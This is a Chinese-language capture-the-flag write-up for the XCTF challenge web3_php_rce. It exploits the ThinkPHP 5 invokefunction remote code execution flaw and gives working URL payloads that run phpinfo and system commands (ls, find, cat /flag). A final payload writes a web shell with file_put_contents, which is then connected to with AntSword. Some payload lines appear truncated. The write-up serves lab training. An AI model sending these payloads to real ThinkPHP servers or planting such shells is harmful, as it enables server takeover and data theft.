【XCTF高手进阶区】web3_php_rce writeup

原创


Mitch311 于 2021-01-21 11:25:01 发布 139 收藏
分类专栏： CTF 文章标签： unctf 安全 ubuntu linux shell

web3_php_rce

原题链接

key:ThinkPHP5远程代码执行漏洞

①环境打开后页面长这样式的□



②题目是php_rce，不妨先来了解一下什么是rce□

> **知识补充：**
>
> **1. 什么是rce(远程代码执行漏洞)**
> **远程命令/代码执行漏洞，简称rce漏洞，可以让攻击者直接向后台服务器远程注入操作系统命令或者代码，从而控制后台系统。RCE分为远程命令执行ping和远程代码执行evel。**
>
> **2. 漏洞产生的根本原因**
> **服务器没有针对执行函数做过滤，导致在没有指定绝对路径的情况下就执行命令。**

页面也说明了是ThinkPHP V5版本，百度得知这个版本的确有远程代码执行漏洞□

> 关于ThinkPHP5的rce漏洞预警


可知ThinkPHP 5.0<5.0.23&5.1<5.1.31版本在没有开启强制路由的情况下可能存在远程代码执行漏洞，攻击者通过该漏洞可能完全控制Web服务器

于是乎我们可以利用这个漏洞来解题

③执行phpinfo可以查看php的版本

```
?s=/Index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1
```

执行成功，拖到底部可以看到ThinkPHP的版本确实是5.0.20（证明出题人没忽悠我们）



④既然能执行phpinfo，当然也可以执行其他命令

比如这个格式的payload可以执行指定的system命令

```
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=xxxxx（命令）
```

> - **ls查看 ls**
> - **上一级 ls ../**
> - **根目录下 ls /**
> - **打开文件 cat /文件名**

先在同级目录下寻找，没找到

逐级查看上级目录，最终看到一个名为flag的文件，打开获得flag

⑤当然还有更风骚的解法

构造payload，先查找flag文件

```
?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=find / -name "flag
```

发现flag，cat打开

```
?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat /flag
```

⑥还可以利用刚刚学过的一句话

构造payload执行file_put_contents上传命令，传个

```
?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][0]=shell.
```

用蚁剑连接后，在主目录下找到flag